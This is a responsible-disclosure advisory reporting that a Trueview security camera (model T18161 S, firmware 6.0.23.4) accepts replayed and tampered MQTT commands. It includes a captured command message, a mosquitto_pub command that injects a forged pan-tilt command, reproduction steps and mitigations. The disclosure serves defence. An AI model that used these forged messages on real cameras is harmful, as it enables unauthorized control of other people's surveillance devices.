Insufficient Validation of MQTT Message Integrity and Replay Protection

Product Name and Version

Product Trueview Security Camera
Model : T18161 S
Firmware: 6.0.23.4

Vulnerability Description

The assessment identified insufficient validation of MQTT message integrity and replay protection within the device's MQTT communication mechanism.

Captured MQTT messages contained security-related fields such as `nonce`, `time`, and `sign`, indicating an intended mechanism for message authentication and replay prevention. However, testing demonstrated that the device accepted not only previously captured MQTT messages but also modified messages containing altered `nonce`, `time`, and `sign` values. The modified messages were processed successfully, and the associated device operations were executed.

These observations indicate that the application does not adequately validate message freshness or verify the integrity and authenticity of the security-related parameters before executing MQTT commands.

Impact

An attacker capable of communicating with the MQTT broker may craft or modify MQTT messages and successfully trigger device operations without possessing valid message integrity parameters. The lack of effective validation of replay protection and message authentication mechanisms allows unauthorized commands to be accepted, increasing the risk of device manipulation.


Potential impact includes:

- Replay of Previously Authorized Commands
- Acceptance of Modified MQTT Messages
- Unauthorized Device Control
- Bypass of Message Integrity Validation
- Circumvention of Replay Protection Mechanisms
- Reduced Trust in MQTT Message Authentication

Proof of Concept (PoC)


The assessment confirmed the following:

- MQTT messages contained the fields:
  - `nonce`
  - `time`
  - `sign`





```
{
 "msg": {
  "deviceId": "xxxxxxxxxxxxxxxxxxxxxxxxxxxx",
  "deviceSecret": "xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx",
  "msgType": "thing.action.execute",
  "nonce": "xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx",
  "payload": {
   "data": {
    "actionName": "R.PTZ.Control",
    "id": 20130,
    "inputParams": [
     {
      "paramsName": "Direction",
      "type": 1,
      "value": "{\"Cmd\":\"MoveLeft\",\"Arg\":1,\"Arg2\":0}"
     }
    ]
   },
   "msgId": "xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx",
   "sys": {
    "ack": 1
   },
   "time": 1785730151539
  },
  "requestTime": 1785730151,
  "version": "v1"
 },
 "sign": "xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx"
}
```


- A previously captured MQTT message was replayed without modification and was accepted by the device.



- The `nonce`, `time`, and `sign` fields were subsequently modified, and the altered MQTT messages were also accepted.

```
venkatesh@raspberrypi:~ $ mosquitto_pub -h 192.168.1.103 -p 1883 -t 'Dmp/FC2C9DWN1000271493/Device/executeDeviceAction' -q 1 -V mqttv311 -m '{
  "msg": {
    "deviceId": "[redacted]",
    "deviceSecret": [redacted],
    "msgType": "thing.action.execute",
    "nonce": "[redacted]",
    "payload": {
      "data": {
        "actionName": "R.PTZ.Control",
        "id": 20130,
        "inputParams": [
          {
            "paramsName": "Direction",
            "type": 1,
            "value": "{\"Cmd\":\"MoveRight\",\"Arg\":1,\"Arg2\":0}"
          }
        ]
      },
      "msgId": "[redacted]",
      "sys": {
        "ack": 1
      },
      "time": 1785730151539
    },
    "requestTime": 1785730151,
    "version": "v1"
  },
  "sign": "[redacted]
}'
```



- The corresponding PTZ command was executed successfully in each case.
- These observations indicate that the security-related parameters were not effectively validated before processing the MQTT command.

Steps to Reproduce

1. Capture a legitimate MQTT command from the device.
2. Replay the captured message without modification and observe that the device executes the requested operation.
3. Modify one or more of the following fields:
   - `nonce`
   - `time`
   - `sign`
4. Republish the modified MQTT message to the broker.
5. Observe that the device accepts the modified message and executes the associated command.

Suggested Mitigation

- Verify the cryptographic signature (`sign`) on every MQTT message before processing.
- Reject messages with invalid or modified signatures.
- Validate message freshness using timestamps and enforce an acceptable time window.
- Maintain a cache of previously processed nonces and reject duplicate or reused values.

- Bind the signature to all security-relevant fields (including `nonce`, `time`, payload, and client identity).
- Reject any MQTT message that fails integrity or authenticity verification before executing device actions.

Disclosure Details

Assigned CVE : CVE-2026-79389
Discoverer : Sheran evanglin. K
Disclosure: This vulnerability was disclosed following responsible vulnerability disclosure practices and has been assigned CVE-2026-79389.